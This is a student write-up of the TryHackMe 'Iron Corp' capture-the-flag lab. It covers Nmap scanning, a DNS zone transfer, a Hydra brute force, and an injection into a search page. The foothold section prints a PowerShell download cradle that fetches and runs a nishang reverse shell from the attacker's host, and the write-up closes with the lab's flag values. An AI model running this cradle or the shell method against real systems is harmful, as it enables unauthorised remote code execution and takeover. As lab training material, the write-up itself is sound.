

PENTEST 2

ROOM A

ID	NAME	ROLE
1211100930	Ku Najwa Syauqina Ku Azrin	-

RECONNAISSANCE & ENUMERATION


Tool used: Nmap, Hydra, Dig

Thought Process and Methodology and Attempts:


Scanning TCP ports, Nmap shows us the open HTTP port.

```
kali@kali: ~  
File Actions Edit View Help  
  
-(kali@kali)-[~]  
$ nmap -sC -sV -Pn -p53,135,3389,808,11025,49667,49670 10.10.71.46 -o ironcorp.me  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 22:36 EDT  
Nmap scan report for 10.10.71.46  
Host is up (0.21s latency).  
  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain       Simple DNS Plus  
135/tcp   open  msrpc        Microsoft Windows RPC  
808/tcp   filtered cproxy-http  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
| Target_Name: WIN-8VMBKF3G815  
| NetBIOS_Domain_Name: WIN-8VMBKF3G815  
| NetBIOS_Computer_Name: WIN-8VMBKF3G815  
| DNS_Domain_Name: WIN-8VMBKF3G815  
| DNS_Computer_Name: WIN-8VMBKF3G815  
| Product_Version: 10.0.14393  
| System_Time: 2022-08-02T02:37:46+00:00  
|_ ssl-cert: Subject: commonName=WIN-8VMBKF3G815  
| Not valid before: 2022-08-01T02:32:52  
|_ Not valid after: 2023-01-31T02:32:52  
|_ ssl-date: 2022-08-02T02:37:54+00:00; 0s from scanner time.  
11025/tcp open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)  
|_ http-title: Coming Soon - Start Bootstrap Theme  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4  
49667/tcp open  msrpc        Microsoft Windows RPC  
49670/tcp open  msrpc        Microsoft Windows RPC  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 69.92 seconds  
  
-(kali@kali)-[~]  
$
```

Access web service port 8080, apparently it doesn't give us anything




Accessing web service with port 11025, is still the same.





DIG into the DNS Service, to gain subdomain from the DNS. And we found 2 subdomains running internally.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ dig 10.10.150.119  
  
;<>> DiG 9.18.4-2-Debian <>> 10.10.150.119  
;; global options: +cmd  
;; Got answer:  
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 3343  
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 512  
;; QUESTION SECTION:  
;10.10.150.119. IN A  
  
;; AUTHORITY SECTION:  
 . 900 IN SOA a.root-servers.net. nstld.verisign-grs.com. 20220  
80102 1800 900 604800 86400  
  
;; Query time: 32 msec  
;; SERVER: 202.188.18.188#53(202.188.18.188) (UDP)  
;; WHEN: Tue Aug 02 00:42:45 EDT 2022  
;; MSG SIZE rcvd: 117  
  
(kali@kali)-[~]  
$ dig ironcorp.me @10.10.150.119 axfr  
  
;<>> DiG 9.18.4-2-Debian <>> ironcorp.me @10.10.150.119 axfr  
;; global options: +cmd  
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600  
ironcorp.me. 3600 IN NS win-8vmbkf3g815.  
admin.ironcorp.me. 3600 IN A 127.0.0.1  
internal.ironcorp.me. 3600 IN A 127.0.0.1  
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600  
;; Query time: 1624 msec  
;; SERVER: 10.10.150.119#53(10.10.150.119) (TCP)  
;; WHEN: Tue Aug 02 00:43:26 EDT 2022  
;; XFR size: 5 records (messages 1, bytes 238)  
  
(kali@kali)-[~]  
$
```

As we tried to access admin.ironcorp.me, it ask us username and password.



Using Hydra to brute force the subdomain since it's a basic authentication and a dictionary. We will gain the username and password to login and we are in.





INITIAL FOOTHOLD


Tool Used: Powershell, Burps Suite, Netcat

Thought Process and Methodology and Attempts:


In the subdomain in which we find the credentials when logging in, it shows us a page that contains an input to perform queries. Trying everything but nothing seems to work out. Until I put the subdomain, internal.ironcorp.me:11025. Open view source of that page and we will see a source code index.php.




But when we want to access the address, it doesn't give us permission to.



Since it gave it source code, we can use the source code name.php and the code is executed.




Pass it any name as a parameter and it is displayed.




The screenshot shows a web browser window with the address bar displaying `view-source:http://admin.ironcorp.me:11025/?r=internal.ironcorp`. The browser tabs include 'TryHackMe | Iron Corp', 'Hello', and 'Access forbidden!'. The source code is displayed with line numbers 129 to 157. The code contains a JavaScript snippet that toggles the display of an element with the ID 'Equinoxkunajwa'. It also shows the HTML structure of a search panel, including a title 'Search Panel' and a body with the text 'Ultimate search bar'.

```
129     if(e.style.display == 'block')
130         e.style.display = 'none';
131     else
132         e.style.display = 'block';
133 }
134 //-->
135 </script>
136 <html>
137
138 <body>
139
140     <b>My name is: </b><pre>
141     Equinoxkunajwa
142 </pre>
143 </body>
144
145 </html>
146
147
148
149 <!DOCTYPE HTML>
150 <html>
151     <head>
152         <title>Search Panel</title>
153     </head>
154
155     <body>
156         <h2>Ultimate search bar</h2>
157
```


We will be using nishang shells, `Invoke-PowershellTcp.ps1`, in the file we add a line to execute the reverse shell once downloaded. Start a Netcat listener and a python server. Once done open burp suite and intercept the webserver. And send it to repeater.




Adding These commands to execute our shell, powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.40.169/Invoke-PowerShellTcp.ps1'). but before we, we had to encode the command twice before it finally get executed.




Once done, we will get our shell. And we will have connection from machine to kali with nt authority\system





Go to C drive and use dir administrator\Desktop to see any files. We will see our user.txt, and that's our first flag, 'user.txt.flag'



ROOT PRIVILEGE ESCALATION

Tool Used: Netcat

Thought Process and Methodology and Attempts:

We can't access the user's directory superadmin so we will execute the command get-acl to check what permission do we have on that directory, and we get Deny FullControl. But since we only want to read it, we can just open the file. We got our last flag, 'root.txt flag'.

```


[tmh{09b408056a13fc222f33e0e4cf599f8c}
get-acl c:\users\SuperAdmin | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Deny FullControl
           S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl
Audit     :
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
           9-287235700-1000)

cd c:\users
type c:\users\superadmin\desktop\root.txt
[tmh{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>

(kali@kali)-[~]
└─$
```

Contribution:

ID	Name	Contribution	Signature
1211100930	Ku Najwa Syauqina Ku Azrin	-	

